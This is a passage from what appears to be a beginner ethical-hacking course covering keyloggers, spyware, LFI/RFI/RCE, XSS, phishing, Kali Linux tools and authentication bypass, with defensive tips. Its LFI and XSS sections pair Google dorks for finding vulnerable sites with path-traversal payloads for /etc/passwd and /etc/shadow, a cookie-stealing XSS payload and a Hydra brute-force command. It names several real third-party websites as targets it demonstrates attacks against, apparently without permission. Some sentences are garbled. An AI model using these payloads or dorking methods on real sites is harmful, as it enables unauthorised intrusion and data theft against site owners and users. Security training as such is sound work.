


Figure:11

How to Prevent Shell Upload Attacks:

- File Upload Validation
- Disable Script Execution
- Use Secure File Upload Mechanisms
- Implement File Size Limitations
- Web Application Firewall (WAF)
- Regular Security Audits
- Keep Software Updated

Topic-10: (Keylogger, Spyware)

Keylogger

A **keylogger** is typically a type of software or hardware device that secretly records every keystroke typed on a computer or mobile device. It is primarily used to collect user data such as passwords, chats, emails, and other sensitive information. The user is usually unaware that their information is being stolen from their device.

Generally, there are two types of keyloggers:

- **Software Keylogger:**
 - i) Installed through hidden software.
 - ii) It runs in the background, and the user doesn't notice it.
 - iii) Many times it comes in the form of viruses or malware.

- **Hardware Keylogger:**

- i) A small device is placed at the interface between the keyboard and the computer.
- ii) It can be used to capture keystrokes directly.

Spyware

Spyware is malicious software that secretly installs on your device to monitor your activity and collect information, such as passwords, browsing history, emails, credit card numbers, etc.

Spyware comes in many different types:

i) Adware

Shows unwanted ads and tracks browsing behavior for targeted advertising. Deliver personalized ads by tracking users' browsing habits. And often slows down the system.

ii) System Monitors (Keyloggers)

Secretly records what the user types (like passwords, messages). Browser history, file access, and even screenshots can be taken. Sends sensitive information to the soulmate.

iii) Trojan Spyware

The software is hidden inside the gap. **If the user installs it, the attacker gains full access to the system.** Can use passwords, documents, webcam/microphone.

iv) Tracking Cookies

It gathers information about the websites the user visits and their search queries.

Topic-11 (How to Defend Against Keyloggers)

Keylogger, Spyware

Keylogger Spyware is a type of spyware that secretly records every character (key) you type on your keyboard. It then collects this information (such as passwords, messages, and information typed on websites) and sends it to a hacker or someone else.

Difference between Keylogger and Spyware:

Spyware means any software that secretly steals information.

And

A keylogger is a type of spyware that monitors what you type.

So, keylogger and spyware are not the same thing, but a keylogger is a subtype of spyware.

Features of Keylogger Spyware:

- Works in secret, you can't understand what's going on.
- It records everything you type—passwords, messages, searches, and more.
- It sends the recorded information over the internet to hackers.
- Can be software or hardware. It can be installed in software form, or it can be a device.

Defend Against Keyloggers:

- Use Antivirus and Anti-Spyware Software
- Keep Your Software Updated
- Use a Firewall
- Enable Two-Factor Authentication (2FA)
- Use a Virtual Keyboard for Sensitive Info
- Be Careful What You Click or Download
- Check for Hardware Keyloggers
- Use Password Managers
- Scan the system regularly
- Do not connect unknown **USB** or **hardware devices** to the computer.

A hardware keylogger looks like a USB or cable adapter.




Figure:12

Topic-12 (LFI/RFI/RCE)

LFI (Local File Inclusion)

LFI or Local File Inclusion is a web security vulnerability where an attacker can trick a web application into reading local files on the server. This usually occurs when user input is used to dynamically load files, but is not properly sanitized. This can allow an attacker to trick the application into reading sensitive files from the server's filesystem, such as `/etc/passwd` on Linux systems.

LFI (Local File Inclusion) occurs when a web application uses user input to load local files on the server using functions like `include`, `require`, `readfile`, `fopen`, etc., without properly validating or sanitizing that input. This allows attackers to access sensitive files or execute arbitrary code, depending on the context.

By using Google Dorks, we can find websites that may contain vulnerabilities. Google Dorks are specially crafted search queries that allow us to uncover sensitive information or potential security issues on websites indexed by Google.

Here is a list of some Google dorks:

```
index.php?pagina=localizacao.php  
index.php?pagina=contato.php  
inurl:"?page=news.php"  
inurl:"index.php?main=*php"  
allinurl:?index.php?pagina=contato.php  
inurl:index.php?action=
```

We can use Google Dorking to find websites that may be vulnerable to Local File Inclusion (LFI). Google Dorks allow us to search for specific patterns in URLs or pages that might indicate the use of dynamic file inclusion.

Once we identify a potential target using a Google Dork and confirm that it is vulnerable due to improper input sanitization, we can attempt path traversal payloads such as `../../../../etc/passwd`. If successful, this would return the contents of the server's `/etc/passwd` file, confirming the presence of an LFI vulnerability.

Example:

Vulnerable Website: <https://www.edsonpolillo.com.br/>

Now, we will attempt to perform **LFI** on the target site by injecting a **payload** after the `=` sign in the URL parameter. This will allow us to traverse the directory structure and access sensitive system files.

We will try a payload such as:

```
../../../../../../../../etc/passwd
../../../../../../../../etc/passwd%00
../../../../etc/shadow%00
../../../../etc/group
../../../../etc/group%00
../../../../proc/self/environ
../../../../proc/self/cmdline
../../../../proc/self/cmdline%00
```




Figure:13

RFI (Remote File Inclusion)

RFI (Remote File Inclusion) is a web application vulnerability that occurs when user input is improperly validated and is used in functions like `include()` or `require()` to load files dynamically. This allows an attacker to include and execute a file hosted on a remote server, potentially leading to remote code execution.

What can be done through RFI?

- Remote Code Execution (RCE)
- Upload Web Shell
- Compromise the server
- Malware injection
- Website data can be stolen, modified, or defaced
- An attacker can install a backdoor for permanent access

RFI Conditions:

RFI (Remote File Inclusion) requires that the PHP configuration has **allow_url_include = On**, which allows the server to include external files from the internet. Additionally, the vulnerability occurs when user input is directly used in functions like `include()` or `require()` without proper validation or sanitization.

RCE (Remote Code Execution)

RCE (Remote Code Execution) is a critical security vulnerability that allows an attacker to execute arbitrary code on a remote server. This occurs when a web application or server accepts user input and executes it as code without proper validation or sanitization. As a result, the attacker can potentially gain full control over the server.

Common causes of RCE:

- Escalated vulnerability from LFI or RFI
- Deserialization flaws
- Improper use of `eval`, `exec`, and system functions
- Upload files to Insure

What can be done through RCE?

- Arbitrary Command Execution
- Privilege Escalation
- Reverse Shell or Bind Shell
- Installing Web Shell
- Setting up Persistence on the server
- Deploying Malware or Ransomware

Example:

LFI to RCE

We will identify a vulnerable site using LFI (Local File Inclusion), and then attempt to exploit it further by performing an RCE (Remote Code Execution) attack on that site.

Vulnerable Website: <https://otc-jbg.com/>




Figure:14

How to Prevent LFI, RFI, and RCE Attacks:

- Input Validation & Sanitization
- Disable Dangerous PHP Settings
- Use Secure Coding Practices
- File Permissions & Server Hardening
- Error Handling
- Use Absolute Paths for File Inclusion
- Regular Security Testing
- Use Secure Frameworks

Topic-13 (Cross-Site Scripting)

Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) is a common and dangerous web security vulnerability. It occurs when a web application renders user input on a webpage without properly validating or sanitizing it. As a result, an attacker can inject malicious scripts, which are then executed in the browsers of other users.

What can happen with XSS:

- Stealing user cookies
- Session Hijacking
- Changing website content
- Injecting malicious code into user input forms
- Redirecting users to malicious websites

By using Google Dorks, we can find websites that may contain vulnerabilities. Google Dorks are specially crafted search queries that allow us to uncover sensitive information or potential security issues on websites indexed by Google.

Here is a list of some Google dorks:

`/?s= site:`

`/search?q=`

`/index.php?lang=`

`/index.php?page=`

`/search?query=`

`/search?keyword=`

`inurl:".php?txt="`

We will use a Google dork to find a vulnerable website. Then, we will first search with `n<2`. If the site reflects this input on the page without proper filtering or encoding, it indicates that an XSS attack might be possible on that page.

XSS payload:

```
<script>alert("1")</script>
```

```
<script>alert(document.cookie)</script>
```

```
<svg/onload=prompt(0)//
```

Example:

Vulnerable Website: <https://thaicarbonlabel.tgo.or.th/>




Figure:15




Figure:16

How to Prevent XSS Attacks:

- Keep software and dependencies updated
- Avoid Inline JavaScript
- Use HttpOnly and Secure Cookies
- Content Security Policy (CSP)
- Use Security Libraries and Frameworks
- Validate and sanitize both input and output
- Accept only expected input formats (e.g., numbers, emails).

Topic-14 (Phishing)

Phishing

Phishing is a cyber fraud method in which hackers or attackers attempt to fraudulently obtain sensitive information (such as usernames, passwords, credit card numbers, etc.) from a user. Typically, this is done using emails, messages, or fake websites.

Phishing is a social engineering attack technique in which an attacker obtains personal information from a user, such as:

- Username
- Password
- Bank account/credit card information
- OTP / 2FA code

etc. steals, by false or fraudulent means.

Types of Phishing:

Email Phishing: The most common type. The hacker sends an email in the name of a trusted organization (e.g., bank, Facebook, Google, etc.). The email contains a fake link, which, when clicked, takes the user to a fake login page.

Example: Your account has been suspended. Click here to verify your identity.

Spear Phishing: This is targeted phishing. Here, the attacker sends emails targeting a specific person, often knowing their personal information.

Example: We need your admin credentials to verify server logs. — CTO

Whaling: This attack is directed at high-ranking officials such as CEOs, CFOs, or Directors. It is a special form of Spear Phishing.

Clone Phishing: A copy of an original email is sent as another identical email, where the link or attachment is malicious.

Ways to avoid phishing:

- Verify URLs: For example, **facebook.com** vs **faceb00k-login.com**
- Be careful with emails/SMS
- Use two-factor security (2FA):
- Keep your browser and antivirus updated
- Use a password manager

Topic-15 (Hacking Lab)

Hacking Lab

A Hacking Lab is an environment where hackers or cybersecurity researchers can safely practice various hacking techniques, exploits, and security testing (penetration testing). It typically consists of virtual or physical machines and includes different types of vulnerable systems, applications, and networks, allowing students or professionals to learn by simulating real-life scenarios.

Key features of Hacking Lab:

Vulnerable machine/server: A system intentionally made weak so that security flaws can be discovered.

Contained Environment: A secure environment that does not affect the external network.

Practice platforms: such as Hack The Box, TryHackMe, Offensive Security Proving Grounds, etc.

Tools and scripts: Opportunities to use Nmap, Metasploit, Burp Suite, Wireshark, etc.

Purpose of Hacking Lab:

Learning and practicing: Learn by solving challenges like real-life situations.

Certification Preparation: Practice for OSCP, CEH, PNPT, or CompTIA Security+ certifications.

Self-Skill Testing: An opportunity to understand how far your skills have progressed.

Research and Experimentation: Test new exploits, tools, or system configurations in a safe and controlled setting.

Key Elements of a Hacking Lab

- **Vulnerable machine:** Intentionally vulnerable OS or application (e.g., Metasploitable, DVWA)
- **Virtualization Software:** Such as VirtualBox, VMware, which are used to create separate VMs
- **Security Tools:** Nmap, Metasploit, Wireshark, John the Ripper, Hydra, Burp Suite, etc.
- **Monitoring Tools:** Used for packet capture, system logging, and analyzing network behavior.
- **Isolated Network:** A self-contained network environment where you can safely simulate and practice various attacks.

Popular Online Hacking Labs:

- Hack The Box (HTB)
- TryHackMe
- Offensive Security Proving Grounds (PG)
- VulnHub
- PortSwigger Web Security Academy

Hacking Lab Setup

- Install VirtualBox
- Download Kali Linux and the vulnerable machine, and run it in VirtualBox
- Establish communication between two VMs by creating a host-only network
- Practice various scans, attacks, and analyses with tools

Conclusion

A Hacking Lab is an essential environment for learning cybersecurity in a safe, controlled, and legal way. You can either set it up on your own computer or start learning through an online platform.

Topic-16 (Linux-Kali Linux)

Linux-Kali Linux

Kali Linux is a very popular and powerful Debian-based Linux distribution designed primarily for cybersecurity professionals, penetration testers, and hackers. It is an operating system that is used for a variety of ethical hacking, penetration testing, and vulnerability assessment tasks.

Features of Kali Linux:

Penetration Tools: Kali Linux includes over 600 security tools, including network scanning, exploitation, web application security, password attacks, and more. Some of the most popular tools are:

Metasploit – Pentesting and Exploitation.

Nmap – Network Scanning.

Wireshark – Packet Sniffing.

Burp Suite – Web Application Pentesting.

John the Ripper – Password Cracking.

Hydra – Bruteforce Attacks.

Portable and lightweight: Kali Linux is a portable operating system that you can run from a USB drive (Live Mode). This makes portable pentesting possible.

Free and open source: Kali Linux is completely free and open source. Any user can download and customize it.

Secure and configurable: Kali Linux is fully configurable. You can customize it by installing the tools you need.

Uses of Kali Linux:

Penetration Testing: It is primarily used to test the security of computer systems and networks to identify vulnerabilities and potential for exploitation.

Vulnerability Assessment: Used to identify and repair potential vulnerabilities in systems or applications.

Digital Forensics: A set of tools used in cybercrime investigations.

Web Application Security: Kali Linux is ideal for web application security and attacks.

Important Commands for Kali Linux:

- **nmap** -sP 192.168.1.0/24 – To scan active devices on a network.
- **msfconsole** – To launch the Metasploit Framework. msfconsole – To launch the Metasploit Framework
- **airmon-ng** – to scan WiFi networks
- **hydra** -l admin -P /path/to/passwords.txt ftp://192.168.1.1 – To perform an FTP bruteforce attack.
- **Katana** -u, -list string[] target url / list to crawl

Example:

Website: <https://spcollegehilsa.in/>

We will perform Information Gathering on this website using the Katana tools.




Figure:17

Using Katana tools, we identified all the website's domains, subdomains, and login pages.

Topic-17 (Portswigger lab solve)

Portswigger lab solve

PortSwigger Lab Solve is a great and effective platform for learning about various vulnerabilities related to web application security. This platform is provided by PortSwigger, the creator of Burp Suite, and is ideal for safely learning hacking or security testing.

There are numerous labs provided here, divided into different categories, such as:

- Cross-Site Scripting (XSS)
- SQL Injection (SQLi)
- Cross-Site Request Forgery (CSRF)
- Business Logic Vulnerabilities
- Access Control Issues
- Authentication Bypass
- Server-Side Vulnerabilities (SSRF, SSTI)

Each lab comes with detailed theory, practice tasks, and solution guidelines, enabling students to understand and solve the problems on their own. By engaging in hands-on practice, a cybersecurity enthusiast or ethical hacker can improve their skills and gain in-depth knowledge of real-world security issues.

Practicing these labs regularly provides the following benefits:

- Increased ability to identify hacking vulnerabilities
- Develops web application security analysis skills
- Bug bounty and pen-testing pave the way for career advancement
- Vulnerability exploitation techniques can be learned through realistic challenges




Figure:18

Overall, PortSwigger Lab Solve is a practical and informative learning platform that is a unique tool for those interested in pursuing a career in cybersecurity.

Topic-18 (Authentication Bypass)

Authentication Bypass

Authentication Bypass is a security vulnerability that allows an attacker to gain access to a system or application without going through the legitimate authentication process.

Or,

Authentication Bypass means illegally accessing someone's account or system without a password/username or any other authorization.

Let's say you have to enter a username and password to log in to a website. But if you can somehow fool that system and get in without entering a password, then that's Authentication Bypass.

Some common ways to bypass authentication:

SQL Injection: Exploiting vulnerabilities in the login form by injecting SQL code, allowing login without valid credentials.

Broken Access Control: Users are supposed to be able to see only their information, but can also access other people's accounts by changing the URL.

Session Hijacking: Stealing someone else's session cookie and accessing that account.

Unvalidated Redirects: Taking advantage of improper URL redirection handling, which may lead to authentication bypass in some cases.

Default Credentials: Logging into the system using factory-set usernames and passwords (e.g., admin/admin), which were never changed.

What could be the result of this?

- Log in to the site's admin account and take full control.
